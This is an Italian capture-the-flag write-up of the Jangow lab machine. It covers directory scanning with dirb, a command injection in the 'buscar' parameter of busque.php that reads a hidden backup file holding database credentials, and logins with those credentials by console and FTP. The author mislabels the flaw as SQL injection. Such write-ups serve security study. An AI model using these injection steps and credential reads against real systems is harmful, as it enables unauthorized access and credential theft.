


## Bonus - Jangow Box


Per risolvere questa box sono partita da un directory listing usando DirBuster, per poi iniziare ad esplorare le varie directories alla ricerca di qualcosa di interessante. Non è stato necessario eseguire un arp-scan perché l'IP della macchina era già visibile all'apertura della macchina nella pagina di login.

```
kali@kali: ~  
File Actions Edit View Help  
$ dirb http://192.168.56.118  
  
DIRB v2.22  
By The Dark Raver  
  
START_TIME: Tue Sep 24 14:41:32 2024  
URL_BASE: http://192.168.56.118/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
GENERATED WORDS: 4612  
  
--- Scanning URL: http://192.168.56.118/ ---  
+ http://192.168.56.118/server-status (CODE:403|SIZE:279)  
=> DIRECTORY: http://192.168.56.118/site/  
  
--- Entering directory: http://192.168.56.118/site/ ---  
=> DIRECTORY: http://192.168.56.118/site/assets/  
=> DIRECTORY: http://192.168.56.118/site/css/  
+ http://192.168.56.118/site/index.html (CODE:200|SIZE:10190)  
=> DIRECTORY: http://192.168.56.118/site/js/  
=> DIRECTORY: http://192.168.56.118/site/wordpress/  
  
--- Entering directory: http://192.168.56.118/site/assets/ ---  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
--- Entering directory: http://192.168.56.118/site/css/ ---  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
--- Entering directory: http://192.168.56.118/site/js/ ---  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
--- Entering directory: http://192.168.56.118/site/wordpress/ ---  
+ http://192.168.56.118/site/wordpress/index.html (CODE:200|SIZE:10190)
```

Ho esplorato le varie pagine web collegate alle directories trovate con Dirbuster e in particolare ho trovato la seguente pagina, che ho deciso di controllare meglio.



Dalle ricerche, è emerso che la pagina busque.php potrebbe essere vulnerabile ad una SQL injection, come si nota dal = alla fine dell'URL, che sembra indicare la possibilità di inserire dei comandi. Il parametro buscar è quindi vulnerabile.



Ho ispezionato la pagina cercando il suo codice sorgente ed ho trovato proprio lo username e la password per il login su Jangow in un file di backup.

```
http://192.168.56.118/site/bu x
view-source:http://192.168.56.118/site/busque.php?buscar=ls -all;cd ../ls -all;cat .backup
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

1 total 40
2 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 .
3 drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
4 drwxr-xr-x 3 www-data www-data 4096 Jun 3 2021 assets
5 -rw-r--r-- 1 www-data www-data 35 Jun 10 2021 busca.php
6 drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 css
7 -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html
8 drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 js
9 drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 wordpress
10 total 16
11 drwxr-xr-x 3 root root 4096 Oct 31 2021 .
12 drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
13 -rw-r--r-- 1 www-data www-data 336 Oct 31 2021 .backup
14 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 site
15 $servername = "localhost";
16 $database = "jangow01";
17 $username = "jangow01";
18 $password = "abygurl69";
19 // Create connection
20 $conn = mysqli_connect($servername, $username, $password, $database);
21 // Check connection
22 if (!$conn) {
23     die("Connection failed: " . mysqli_connect_error());
24 }
25 echo "Connected successfully";
26 mysqli_close($conn);
27
28
```

Ho eseguito il login su Jangow con le credenziali appena trovate ed è possibile fare ulteriori indagini sulla macchina avendo privilegi di root.

```
jangow 01 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

JANGOW 01
REDE: 192.168.56.118

jangow01 login: jangow01
Password:
Last login: Sun Oct 31 19:39:50 BRST 2021 from 192.168.174.128 on pts/1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizações são atualizações de segurança.

jangow01@jangow01:~$ _
```

Mi sono connessa alla macchina Jangow tramite FTP usando le credenziali che ho trovato precedentemente ed ho potuto eseguire vari comandi, come un ls -all. Si possono eseguire anche molti altri comandi, ad esempio per trovare file con username e password.

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history view-source:http://192.168.56.118/
(kali@kali)-[~]
$ ftp 192.168.56.118 KaliLinux KaliTools KaliDocs KaliForums Kali
Connected to 192.168.56.118.
220 (vsFTPD 3.0.3) 1 total 40
Name (192.168.56.118:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||5769|)
150 Here comes the directory listing.
drwxr-xr-x 3 0 0 4096 Oct 31 2021 html
226 Directory send OK.
ftp> ls -all
229 Entering Extended Passive Mode (|||55455|)
150 Here comes the directory listing.
drwxr-xr-x 3 0 0 4096 Oct 31 2021 .
drwxr-xr-x 14 0 0 4096 Jun 10 2021 ..
drwxr-xr-x 3 0 0 4096 Oct 31 2021 html
226 Directory send OK.
ftp> get user.txt
```